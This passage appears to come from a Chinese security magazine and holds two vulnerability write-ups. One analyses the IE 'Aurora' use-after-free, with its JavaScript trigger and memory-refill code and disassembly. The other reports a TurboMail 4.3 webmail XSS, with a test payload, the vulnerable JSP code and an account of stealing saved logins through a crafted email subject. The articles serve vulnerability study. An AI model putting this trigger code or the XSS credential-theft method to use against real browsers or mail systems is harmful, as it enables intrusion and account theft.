


图5

此时EVENTPARAM的第1个DWORD指向的内存还没有变。单步执行到"7E29A9F5 E8 70FCFFFF call 7E29A66A"后，第1个DWORD指向的值立刻变化了，所以在IDA中查看7E29A66A函数，是"EVENTPARAM::SetNodeAndCalcCoordinates(class CTreeNode *,int)"，稍微逆向一下就可知B就是CTreeNode *指针！

现在A、B都知道了，我们接着分析漏洞，具体看漏洞代码：

```
function ev1(evt)
{
event_obj = document.createEventObject(evt)
//创建了evt事件对象的副本event_obj
document.getElementById("sp1").innerHTML = ""
//将element对象释放掉
window.setInterval(ev2, 1);
//定时器每秒执行ev2函数
}
function ev2()
{
//下面分配的内存刚好用了刚才释放掉的element对
//象的内存
var data, tmp;
data = "";
tmp = unescape("%u0a0a%u0a0a");
for (var i = 0 ; i < 4 ; i++)
data += tmp;
for (i = 0 ; i < obj.length ; i++ )
{
obj[i].data = data;
}
event_obj.srcElement;
//访问event_obj对象的srcElement属性
}
document.getElementById("sp1").innerHTML = "";
…
<span id="sp1">
<img src="aurora.gif" onload="ev1(event)">
</span>
```

由此可见，漏洞成因就是创建event_obj，拷贝CEventObj的时候，里面的EVENTPARAM也拷贝了，自然EVENTPARAM里的CTreeNode指针也拷贝了，但是CTreeNode里的element对象引用计数却没有增加，在清空了sp1的element对象时，再去引用event_obj里的srcElement，导致访问element对象错误！

具体地我们再来看看创建evt事件对象的副本event_obj的代码，很容易想到会调用CEventObj::Create函数：

```
.text:7E27E09C ; public: static long __stdcall CEventObj::Create(struct IHTMLEventObj * *, class CDoc *, class CElement *, class CMarkup *, int, unsigned short *, struct EVENTPARAM *, int)
…text:7E342A29 mov ecx, eax
.text:7E342A2B call ??0EVENTPARAM@@QAE@PBU0@@Z
它调用EVENTPARAM::EVENTPARAM(struct EVENTPARAM const *)拷贝构造函数，具体如下：
.text:7E2EB9A9 ; public: __thiscall EVENTPARAM::EVENTPARAM(struct EVENTPARAM const *)
.text:7E2EB9A9 mov edi, edi
.text:7E2EB9AB push ebp
.text:7E2EB9AC mov ebp, esp
.text:7E2EB9AE push ebx
.text:7E2EB9AF mov ebx, ecx
;ebx=this指针
.text:7E2EB9B1 push esi
;esi=参数1,源
.text:7E2EB9B2 mov esi, [ebp+arg_0]
…
.text:7E2EB9D9 push 36h
.text:7E2EB9DB pop ecx
.text:7E2EB9DC mov edi, ebx
;edi=this指针,目标
.text:7E2EB9DE rep movsd ;拷贝
…
```

没有做任何引用计数的增加就直接拷贝了。到此，漏洞原因已经分析清楚了，仅一个引用计数的误差，就造成了危害如此巨大的漏洞，希望大家也引以为戒，以后要多多注意编程中的安全性问题。

另外，漏洞是由于内存重用的时候，刚好将释

放掉的element内存作为新分配的内存，造成内存访问出错，但是在IE7、IE8上内存的分配有了变化，因此给出的漏洞代码无法正常利用，但漏洞在IE7、IE8上确实是存在的，具体要利用的话，需要深入研究一下IE7、IE8的堆管理后修改代码，这里就不多说了。


最后还有个问题没有回答，为什么ecx是this指针呢？一是理论上一般C++类的this指针都是ecx，而且调试经验丰富的程序员都知道确实如此，另一个是实际验证下，我们在CEventObj__GenericGetElement函数上再回溯一层，得到以下代码：

```
.text:7E44D821 ; int __stdcall CEventObj::get_srcElement(int, void **)
.text:7E44D821 ?get_srcElement@CEventObj@@QAGJPAPAUIHTMLElement@@@Z proc near
.text:7E44D821
.text:7E44D821 arg_0   = dword ptr  8
.text:7E44D821 arg_4   = dword ptr  0Ch
.text:7E44D821
.text:7E44D821 mov edi, edi
.text:7E44D823 push    ebp
.text:7E44D824 mov ebp, esp
.text:7E44D826 mov ecx, [ebp+arg_0]
//看到了吗？
.text:7E44D829 push    3E9h     ; int
.text:7E44D82E push    [ebp+arg_4] ; void **
.text:7E44D831 call    ?GenericGetElement@CEventObj@@AAEJPAPAUIHTMLElement@@J@Z ; CEventObj::GenericGetElement(IHTMLElement * *,long)
//这里触发漏洞
.text:7E44D836 pop ebp
.text:7E44D837 retn    8
.text:7E44D837 ?get_srcElement@CEventObj@@QAGJPAPAUIHTMLElement@@@Z endp
```

很明显，代码".text:7E44D826 mov ecx,[ebp+arg_0]"的ecx就是参数1，一个C++类的虚函数的参数1是什么呢？当然是this指针了。

本文从调试方法的角度简单分析了这个漏洞，其实漏洞的详细原因，看雪论坛上轩辕小聪的分析以及给出的参考资料说得很细了，但具体怎么用OllyDgb和IDA来分析这个漏洞，具体的技巧和每一步的思路没有详说。其实我一直想说，分析漏洞找原因，然后思考为什么是一方面，调试技术是一方面，一个漏洞再强大，过去了就过去了，关键是能从分析这个漏洞的过程中学到什么，这才是技术，而漏洞本身并不重要。只有方法和思想的积累，才能逐渐从分析漏洞迈向挖掘漏洞。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）



前置知识：无
关键词：脚本、XSS、TurboMail

TurboMail 4.3邮件系统 XSS 0Day漏洞剖析

文/图　爱无言

无意间在测试一台Windows 2003服务器的时候，发现这个服务器上使用的邮件系统是自己没见过的：一个利用JSP程序提供Web Mail的邮件系统，如图1所示。




图1

从图1中可以看出这个邮件系统名为TurboMail,百度查询后竟发现这个邮件系统的名气很大,看来是我孤陋寡闻了。既然这个邮件系统如此出名,那么肯定有人研究过这个邮件系统的安全性了,于是,再次百度查询这个邮件系统是不是存在什么安全漏洞,这一次还是很令我惊讶,百度查询竟然没有给出任何关于TurboMail邮件系统的安全漏洞报告信息,这代表什么意思?是没人研究过这个邮件系统的安全性呢,还是说这个邮件系统十分安全没有漏洞存在呢?

带着疑问,我决定自己来研究下这个邮件系统,看看能不能发掘出安全漏洞。经过一天的测试,发现这个邮件系统的安全性可真不值得称赞,这里就将其中的一个安全漏洞拿出来与大家一起学习,其他的我将会陆续发表在杂志上,请大家关注。

首先公布给大家的漏洞属于一个典型的邮件系统跨站漏洞,也就是我们常说的E-mail XSS。通常,针对一个Web程序,我们往往采用的是对其外部参数赋值为XSS测试语句的方法来检测该Web程序是否存在跨站漏洞。TurboMail邮件系统提供了Web E-mail服务,也就是说,我们可以通过浏览器访问TurboMail邮件系统,从而来进行邮件的收发工作。这就相当于一个Web应用程序,从某种意义上来说,TurboMail邮件系统的Web E-mail服务与我们平时见到的论坛程序、博客程序等是一样的。这就意味着,我们可以采用对其外部参数赋值为XSS测试语句的方法来检查该邮件系统是否存在跨站漏洞。

既然是这样,那么我们如何知道哪些参数是TurboMail邮件系统的外部参数呢?我们登录TurboMail邮件系统来看一看,如图2所示。




图2

对于一个邮件系统来说,其能够为用户使用的功能很多,最为典型的就是用户可以创建一封邮件。从图2中可以看到,TurboMail邮件系统的写邮件功能提供了很多可以输入测试语句的地方,如收件人、抄送、密送、主题、邮件内容。但请注意,并不是说这里所有的地方我们都可以放入XSS测试语句。因为XSS测试语句从参数类型上来说,属于一个字符串类型。如果被测试程序提供了一个供用户输入的地方,但这个地方写的是放数字型参数的,如发送次数,此时就不要再用XSS测试语句输入了。这是一个基本的区分,当然具体测试情况还需要针对被测试程序来进行调整。

既然TurboMail邮件系统的写邮件功能提供了很多我们可以测试的地方,就可以依次进行XSS测试了。最终,当我们创建一封主题为XSS语句的邮件时,TurboMail邮件系统在接收到该邮件时发生了跨站漏洞,如图3所示。看起来非常简单,我们这里只是简单地演示了一个<script>alert()</script>的XSS测试语句。




图3

当TurboMail邮件系统的使用者在通过Web形式登录该邮件系统时，如果他选择了记住用户名和记住密码的登录选项，通过这个邮件系统的XSS漏洞，我们可以制造一封带有恶意攻击性质的E-mail发送给受害者，受害者一旦通过TurboMail邮件系统的Web形式接收到该邮件，无论是否打开该恶意电子邮件，其登录个人信息都会被我们截获，如图4所示演示了我们从虚拟机中截获了主机中test用户的登录信息，可以看到密码以及邮件域信息全部包含其中。




图4

同时，我们注意到此时图中邮件的主题没有显示任何内容，这就更加增加了XSS攻击的隐蔽性，当然，你也可以伪造性地显示一些内容用以迷惑。

说完了漏洞的发现过程，我们进而学习一下这个漏洞是怎么发生的吧。其实最关键的问题还是由于开发者的粗心，TurboMail邮件系统的开发者注意到了对恶意脚本的防范，但在编写JSP脚本的时候，还是没能够将安全编程的意识进行到底。

出现问题的文件是msglist.jsp文件，位于TurboMail系统安装目录下的web\webapps\ROOT\enterprise文件夹中。我们来看看其问题代码：

```
<% if(mbtype.equals("draft")){ %>
<a href="javascript:composedraft('<%=tempIndexItem.m_sMailFileName %>','<%=tabName%>')" title="<%=orgSubject%>">
<% }else{ %>
<a href="javascript:viewmsg('<%=tempIndexItem.m_sMailFileName %>','<%=Util.getStr4Bool_lc(bOnlyNew)%>','<%=tabName%>')" title="<%=orgSubject%>">
<% } %>
<nobr>
<% if(tempIndexItem.m_iMailFlag ==1 ){ %>

<%=strTemp6%>
<% } else { %>
<b id="b_<%=tempIndexItem.m_sMailFileName %>"><%=strTemp6%></b>
//注意TurboMail系统在这里打印出邮件的主题部分
<% } %>
</nobr>
</a>
</td>
